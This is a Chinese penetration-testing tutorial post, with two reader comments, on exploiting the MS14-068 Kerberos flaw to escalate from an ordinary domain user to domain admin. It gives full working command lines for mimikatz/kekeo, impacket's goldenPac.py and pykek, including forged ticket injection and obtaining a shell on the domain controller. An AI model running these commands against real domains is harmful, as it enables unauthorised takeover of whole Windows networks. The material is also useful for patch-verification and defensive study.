MS14-068域权限提升漏洞总结

勾陈安全 / 2017-03-28 01:51:00 / 浏览数 5077 安全技术 漏洞分析 顶(0) 踩(0)

Author：宝-宝@勾陈安全实验室

0x01 漏洞起源

说到ms14-068,不得不说silver
ticket，也就是银票。银票是一张tgs，也就是一张服务票据。服务票据是客户端直接发送给服务器，并请求服务资源的。如果服务器没有向域控dc验证pac的话，那么客户端

在mimikatz作者的ppt里面是这样描述的：

所以说这真的是一个大漏洞，允许域内任何一个普通用户，将自己提升至域管权限。微软给出的补丁是kb3011780。在server
2000以上的域控中，只要没有打这个补丁，那么情况将是非常糟糕的。

- https://technet.microsoft.com/library/security/ms14-068.aspx

0x02 漏洞利用

2.1 windows环境下测试

在windows环境下，mimikatz的作者已经写出了一个exploit。

- https://github.com/gentilkiwi/kekeo

其中的ms14-068.exe正是此漏洞的利用工具。要测试这个漏洞，前提还是要明白kerberos的整个认证协议过程，不然是不会明白原理的，测试过程中出了什么问题也不知道

利用这个漏洞，我们需要一个普通域用户的账户名和密码或者是哈希，哈希传递我已经在别的文章中总结了，其实哈希和密码是有相同的效果。以及域名称，该用户的sids。

2.1.2 windows下利用过程

测试环境：

- 域：xxx.com
- Dc:dc.xxx.com
- Win7:win7-01.xxx.com

首先我们在dc上面检测是否有这个漏洞：

很遗憾，没有打这个补丁。

下面我们在win7上面测试该漏洞。Win7是一台普通的域内机器，普通域用户jack登陆。

测试访问域控的c盘共享：

访问被拒绝。

为了使我们生成的票据起作用，首先我们需要将内存中已有的kerberos票据清除，清除方法是使用mimikatz:

```
#kerberos::purge
```

使用ms14-068来产生一张高权限的berberos服务票据，并注入到内存中：

```
ms14068.exe /domain:xxx.com /user:jack /password:jackpwd/ /ptt
```

再测试访问：

测试psexec无密码登陆

很棒，达到了我们想要的效果。

如果想生成一张kerberos票据，做票据传递攻击(ptt)，可以这样：

```
ms14068.exe /domain:xxxcom /sid:S-1-5-21-2666969376-4225180350-4077551764 /user:jack /rid:1104 /password:jackpwd/ /aes256 /kdc
```

再配合mimikatz的ptt功能，将票据导入到内存中。

2.2 kali环境下测试

如果是远程内网环境，首先要做内网代理，这个就不用多说。然后将自己的dns指向域控制器。

Linux下面测试的工具也有很多，当然msf这个漏洞利用框架肯定是少不了这个模块。关于msf的利用过程我这里就不再多讲，给出国外的一篇利用过程：

https://community.rapid7.com/community/metasploit/blog/2014/12/25/12-days-of-haxmas-ms14-068-now-in-metasploit

2.2.1 goldenPac.py

Kali下面利用此漏洞的工具我是强烈推荐impacket工具包里面的goldenPac.py，这个工具是结合ms14-068加psexec的产物，利用起来十分顺手。

Kali下面默认还没有安装kerberos的认证功能，所以我们首先要安装一个kerberos客户端：

```
apt-get install  krb5-user
```

最简单的办法：

`goldenPac.py xxx.com/jack:jackpwd@dc.xxx.com`就可以得到一个cmd shell：

当然此工具不止是得到一个shell，我们甚至可以直接让该域控运行我们上传的程序，执行一个empire stager或者一个msf payload都不在话下。

2.2.1 ms14-068.py

- https://github.com/bidord/pykek

效果和mimikatz作者写的exploit差不多，这个脚本是产生一张kerberos的票据缓存，这个缓存主要是针对linux上面的kerberos认证的，但是mimikatz也有传递票据缓存的

当然没有kerberos客户端也不行，如果没有安装记得先安装：

```
apt-get install  krb5-user
```

这个利用过程需要sid和用户名密码(哈希也可以)。

利用方法：

```
ms14-068.py -u jack@xxx.com -s jacksid -d dc.xxx.com
```

这样生成了一张kerberos认证的票据缓存，要让这个票据在我们认证的时候生效，我们要将这张缓存复制到`/tmp/krb5cc_0`

注意在kali下默认的root用户，使用的kerberos认证票据缓存默认是`/tmp/krb5cc_0`，所以我们只要将我们生成的票据缓存复制到`/tmp/krb5cc_0`即可：

`Klist`可以列举出当前的kerberos认证票据，jack这张票据已经成功导入。

下面我们使用psexec.py来测试一下使用这张缓存的票据来得到一个域控的shell：

可以说也是很简单。

0x03 小结


Ms14-068这个漏洞可谓是威力无穷，在域渗透中，我们第一步就是应该检测域控是否有这个漏洞，一旦域控没有打上这个补丁，将会使我们的内网渗透工作变得十分简单。

参考连接：

- https://www.trustedsec.com/december-2014/ms14-068-full-compromise-step-step/
- https://labs.mwrinfosecurity.com/blog/2014/12/16/digging-into-ms14-068-exploitation-and-defence/
- https://github.com/bidord/pykek
- https://github.com/gentilkiwi/kekeo
- http://www.slideshare.net/gentilkiwi/bluehat-2014realitybites

上一篇：Python Pickle的任意代... 下一篇：漏洞挖掘经验分享Saviour

1. 2 条回复


hades 2017-03-28 03:36:04

这是哪个宝宝？？

0 回复Ta

uber 2017-03-31 07:42:13

本地测试后发现该漏洞最高被利用在win2k8 r2环境中，如果遇到win2k12的机器则失败，现在有win2k12的提权漏洞吗？

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板